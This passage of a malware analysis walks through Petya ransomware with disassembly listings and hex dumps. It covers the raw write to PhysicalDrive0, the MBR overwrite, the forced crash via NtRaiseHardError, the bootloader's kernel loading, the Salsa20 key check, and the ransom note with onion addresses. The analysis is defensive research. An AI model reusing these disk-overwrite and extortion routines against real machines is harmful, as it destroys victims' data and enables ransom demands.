00412876  .   PUSH 0x4                                  │InBufferSize = 0x4
00412878  .   LEA EAX,[LOCAL.147]                       │
0041287E  .   PUSH EAX                                  │InBuffer = 0012FF80
0041287F  .   PUSH 0x170002                             │IoControlCode = 0x170002
00412884  .   PUSH ESI                                  │hDevice = NULL
00412885  .   CALL DWORD PTR DS:[<&KERNEL32.DeviceIoCo  └DeviceIoControl
0041288B  .   TEST EAX,EAX
0041288D  .v  JE Petya.0041293C
```

Read/write to the disk:




```
00218966   PUSH ECX
00218967   PUSH EBX
00218968   PUSH ESI
00218969   PUSH EDI
0021896A   XOR EBX,EBX
0021896C   MOV EDI,EDX
0021896E   PUSH EBX
0021896F   PUSH 30000000
00218974   PUSH 3
00218976   PUSH EBX
00218977   PUSH 3
00218979   PUSH C0000000
0021897E   PUSH ECX
0021897F   CALL DWORD PTR DS:[21A038]                kernel32.CreateFileA
00218985   MOV ESI,EAX
00218987   CMP ESI,-1
0021898A   JNZ SHORT 00218997
0021898C   PUSH EAX
0021898D   CALL DWORD PTR DS:[21A034]                kernel32.CloseHandle
00218993   XOR EAX,EAX
00218995   JMP SHORT 002189D5
00218997   MOV ECX,DWORD PTR SS:[EBP+8]
0021899A   MOV EAX,DWORD PTR SS:[EBP+C]
0021899D   PUSH EBX
0021899E   SHLD EAX,ECX,9
DS:[0021A038]=7581CEE8 (kernel32.CreateFileA)

Address  Hex dump                  ASCII       0012F204  0012F254  T.‡.  FileName = "\\.\PhysicalDrive0"
0012F488 37 37 37 37 37 37 37 37  77777777     0012F208  C0000000  ...└  Access = GENERIC_READ|GENERIC_WRITE
0012F490 37 37 37 37 37 37 37 37  77777777     0012F20C  00000003  ♥...  ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
0012F498 37 37 37 37 37 37 37 37  77777777     0012F210  00000000  ....  pSecurity = NULL
0012F4A0 37 37 37 37 37 37 37 37  77777777     0012F214  00000003  ♥...  Mode = OPEN_EXISTING
0012F4A8 37 37 37 37 37 37 37 37  77777777     0012F218  30000000  ...0  Attributes = NO_BUFFERING|RANDOM_ACCESS
0012F4B0 37 37 37 37 37 37 37 37  77777777     0012F21C  00000000  ....  └hTemplateFile = NULL
0012F4B8 37 37 37 37 37 37 37 37  77777777     0012F220  00000001  0...
```

After overwriting the beginning of the disk, it intentionally crashes the system, using an undocumented function NtRaiseHardError:



```
00219019   PUSH EAX
0021901A   PUSH ESI
0021901B   PUSH DWORD PTR SS:[EBP-4]
0021901E   MOV DWORD PTR SS:[EBP-C],2
00219025   CALL DWORD PTR DS:[21A014]      ADVAPI32.AdjustTokenPrivileges
0021902B   CALL DWORD PTR DS:[21A03C]      kernel32.GetLastError
00219031   TEST EAX,EAX
00219033 ^ JNZ SHORT 00218FF6
00219035   PUSH 21A7B4                     ASCII "NtRaiseHardError"
0021903A   PUSH 21A7C8                     ASCII "NTDLL.DLL"
0021903F   CALL DWORD PTR DS:[21A044]      kernel32.GetModuleHandleA
00219045   PUSH EAX
00219046   CALL DWORD PTR DS:[21A040]      kernel32.GetProcAddress
0021904C   LEA ECX,DWORD PTR SS:[EBP-8]
0021904F   PUSH ECX
00219050   PUSH 6                          OptionShutdownSystem
00219052   PUSH ESI
00219053   PUSH ESI
00219054   PUSH ESI
00219055   PUSH C0000350
0021905A   CALL EAX                        ntdll.ZwRaiseHardError
0021905C   XOR EAX,EAX
0021905E   ADD ESP,18
```


At this point, first stage of changes on the disk have been already made. Below you can see the MBR overwritten by the Petya's boot loader:



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

000000000  FA 66 31 C0 8E D0 8E C0 8E D8 BC 00 7C FB 88 16  úf1ŔŽĐŽŔŽŘĽ.|ű..   Sector 0
000000010  93 7C 66 B8 20 00 00 00 66 BB 22 00 00 00 B9 00  "|f¸ ...f»"...ą.
000000020  80 E8 14 00 66 48 66 83 F8 00 75 F5 66 A1 00 80  €č..fHf.ř.uőf˘.€
000000030  EA 00 80 00 00 F4 EB FD 66 50 66 31 C0 52 56 57  ę.€..ôëýfPf1ŔRVW
000000040  66 50 66 53 89 E7 66 50 66 53 06 51 6A 01 6A 10  fPfS‰çfPfS.Qj.j.
000000050  89 E6 8A 16 93 7C B4 42 CD 13 89 FC 66 5B 66 58  ‰ćŠ."|´BÍ.‰üf[fX
000000060  73 08 50 30 E4 CD 13 58 EB D6 66 83 C3 01 66 83  s.P0äÍ.XëÖf.Ă.f.
000000070  D0 00 81 C1 00 02 73 07 8C C2 80 C6 10 8E C2 5F  Đ..Á..s.ŚÂ€Ć.ŽÂ_
000000080  5E 5A 66 58 C3 60 B4 0E AC 3C 00 74 04 CD 10 EB  ^ZfXĂ`´.¬<.t.Í.ë
000000090  F7 61 C3 00 00 00 00 00 00 00 00 00 00 00 00 00  ÷aĂ.............
0000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000001B0  00 00 00 00 00 00 00 00 D5 EE 6F 3D 00 00 80 20  ........Őîo=..€
0000001C0  21 00 07 DF 13 0C 00 08 00 00 00 20 03 00 00 DF  !..ß....... ...ß
0000001D0  14 0C 07 FE FF FF 00 28 03 00 00 D0 1C 03 00 00  ...ţ˙˙.(...Đ....
0000001E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000001F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA  ..............UŞ
000000200  37 37 37 37 37 37 37 37 37 37 37 37 37 37 37 37  7777777777777777   Sector 1
000000210  37 37 37 37 37 37 37 37 37 37 37 37 37 37 37 37  7777777777777777
000000220  37 37 37 37 37 37 37 37 37 37 37 37 37 37 37 37  7777777777777777
000000230  37 37 37 37 37 37 37 37 37 37 37 37 37 37 37 37  7777777777777777
```

Next few sectors contains backup of original data XORed with '7'. After that we can find the copied Petya code (starting at 0x4400 - sector 34).

We can also see the strings that are displayed in the ransom note, copied to the the disk:




```
000005D60  74 68 65 20 50 45 54 59 41 20 52 41 4E 53 4F 4D  the PETYA RANSOM
000005D70  57 41 52 45 21 0D 0A 00 0D 0A 20 54 68 65 20 68  WARE!..... The h
000005D80  61 72 64 64 69 73 6B 73 20 6F 66 20 79 6F 75 72  arddisks of your
000005D90  20 63 6F 6D 70 75 74 65 72 20 68 61 76 65 20 62   computer have b
000005DA0  65 65 6E 20 65 6E 63 72 79 70 74 65 64 20 77 69  een encrypted wi
000005DB0  74 68 20 61 6E 20 6D 69 6C 69 74 61 72 79 20 67  th an military g
000005DC0  72 61 64 65 0D 0A 20 65 6E 63 72 79 70 74 69 6F  rade.. encryptio
000005DD0  6E 20 61 6C 67 6F 72 69 74 68 6D 2E 20 54 68 65  n algorithm. The
000005DE0  72 65 20 69 73 20 6E 6F 20 77 61 79 20 74 6F 20  re is no way to
000005DF0  72 65 73 74 6F 72 65 20 79 6F 75 72 20 64 61 74  restore your dat
000005E00  61 20 77 69 74 68 6F 75 74 20 61 20 73 70 65 63  a without a spec   Sector 47
```

Stage 2


Stage 2 is inside the code written to the disk's beginning. This code uses 16 bit architecture.

Execution starts with a boot loader, that loads into memory the tiny malicious kernel. Below we can see execution of the loading function. Kernel starts at sector 34 and it is 32 sectors long (including saved data):




```
seg000:0012                 mov     eax, 32         ; sectors_number
seg000:0018                 mov     ebx, 34         ; start_sector
seg000:001E                 mov     cx, 8000h       ; output_address
seg000:0021
seg000:0021 loc_21:                                 ; CODE XREF: seg000:002A↓j
seg000:0021                 call    read_sector
seg000:0024                 dec     eax
seg000:0026                 cmp     eax, 0
seg000:002A                 jnz     short loc_21
seg000:002C                 mov     eax, ds:8000h
seg000:0030                 jmp     far ptr 0:8000h ; jump to the copied code
```

Beginning of the kernel:



```
seg000:8000 loc_8000:
seg000:8000
seg000:8000                 jmp     loc_8640
```


Checking if the data is already encrypted is performed using one byte flag that is saved at the beginning of sector 54. If this flag is unset, program proceeds to the fake CHKDSK scan. Otherwise, it displays the main red screen.




```
seg000:86D9                 push    0               ; read
seg000:86DB                 push    1
seg000:86DD                 push    0
seg000:86DF                 push    54              ; sector
seg000:86E1                 lea     ax, [bp-286h]   ; out_buf
seg000:86E5                 push    ax
seg000:86E6                 mov     al, [bp-2]
seg000:86E9                 push    ax
seg000:86EA                 call    disk_read_or_write
seg000:86ED                 add     sp, 0Ch
seg000:86F0                 or      al, al
seg000:86F2                 jz      short loc_86F7  ; is data encrypted?
seg000:86F4
seg000:86F4 error2:                                 ; CODE XREF: seg000:86D7↑j
seg000:86F4                 jmp     error
seg000:86F7 ; ---------------------------------------------------------------------------
seg000:86F7
seg000:86F7 loc_86F7:                               ; CODE XREF: seg000:86F2↑j
seg000:86F7                 cmp     byte ptr [bp-286h], 1 ; is data encrypted?
seg000:86FC                 jb      short to_fake_chkdsk
```

The fake CHKDSK encrypts MFT using Salsa20 algorithm. The used key is 32 byte long, read from the address 0x6C01. After that, the key gets erased.

Salsa20 is used in several places in Petya's code - for encryption, decryption and key verification. See the diagram below:



Inside the same function that displays the red screen, the *Key* checking routine is called. First, user is prompted to supply the key. The maximal input length is 73 bytes, the minimal is 16 bytes.



```
00008612 push    73
00008614 lea     ax, [bp+key_buf]
00008617 push    ax
00008618 call    read_input
0000861B add     sp, 4
0000861E push    ax               ; key_len
0000861F lea     ax, [bp+key_buf]
00008622 push    ax
00008623 mov     al, [bp+arg_2]
00008626 push    ax
00008627 push    si
00008628 call    check_key
0000862B add     sp, 8
0000862E dec     al
00008630 jz      short finish
```

```
00008632 push    9BFCh          ; "Incorrect key..."
00008635 call    display_string
00008638 pop     bx
00008639 jmp     short loc_85F3
```


```
0000863B
0000863B finish:
0000863B pop     si
0000863C pop     di
0000863D leave
0000863E retn
0000863E main_red_screen endp
0000863E
```

Debugging

Of course, we cannot debug this stage of Petya via typical userland debuggers that are the casual tools in analyzing malware. We need to go to the low level. The simplest way (in my opinion) is to use Bochs internal debugger. We need to make a full dump of the infected disk. Then, we can load it under Bochs.

I used the following Bochs configuration ('infected.dsk' is my disk dump): bochsrc.txt

This is how it looks running under Bochs:


Bochs Enhanced Debugger
Commands View Options Help
Break [^C]
Reg Name
eax
ebx
ecx
edx
esi
edi
ebp
esp
ip
eflags
6 7 8 9 A B C D E F Ascii
Running
Bochs x86-64 emulator, http://bochs.sourceforge.net/
A: B: CD
USER Copy Paste snapshot CONFIG Reset SUSPEND Power
IPS: 14.709M
NUM CAPS SCRL HD:0-M

```
You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://petya37h5tbhyvki.onion/bA75Lf
   http://petya5koahtsf7sv.onion/bA75Lf

3. Enter your personal decryption code there:

   4fPtke-r2B4LG-nqcz7r-7JkPAJ-uRbvc7-5TDk4F-MfULsf-7jeAMG-oqfsJm-MiD1tz-
   wY9HFs-ZuD9Ck-6VXP6T-YUrtWb-kWAiHy

If you already purchased your key, please enter it below.

Key: _
```


Key verification

Key verification is performed in the following steps:

1. Input from the user is read.
    - Accepted charset: *123456789abcdefghijkmnopqrstuvwxABCDEFGHJKLMNPQRSTUVWX* - if the character outside of this charset occurred, it is skipped.
    - Only first **16 bytes** are stored
2. The ***supplied key*** is encoded by a custom algorithm. ***Encoded key*** is 32 bytes long.
3. Data from sector 55 (512 bytes) is read into memory *// it will be denoted as **verification buffer***
4. The value stored at physical address 0x6c21 (just before the Tor address) is read into memory. It is an 8 byte long array, unique for a specific infection. *// it will be denoted as **nonce***
5. The ***verification buffer*** is encrypted by 256 bit Salsa20 with ***encoded key*** and the ***nonce***

6. If, as the result of applied procedure, ***verification buffer*** is fully filled with '7' - it means the ***supplied key*** is correct.

Example: ***encoded key*** versus ***supplied key***:




```
P.Address   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  Ascii
0x000076D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 AB 62 ..............b
0x000076E0  AC 64 AD 66 AE 68 AF 6A B0 6C B2 70 B1 6E B2 70 .d.f.h.j.l.p.n.p
0x000076F0  AE 68 AD 66 AB 62 AC 64 AC 64 AD 66 AE 68 31 32 .h.f.b.d.d.f.h12
0x00007700  33 34 35 36 38 37 38 34 33 31 32 32 33 34 10 00 34568784312234.
```

The algorithm for encoding the supplied key is very simple:

https://gist.github.com/hasherezade/785f7da52dfd91fe9e59ae283df2e898

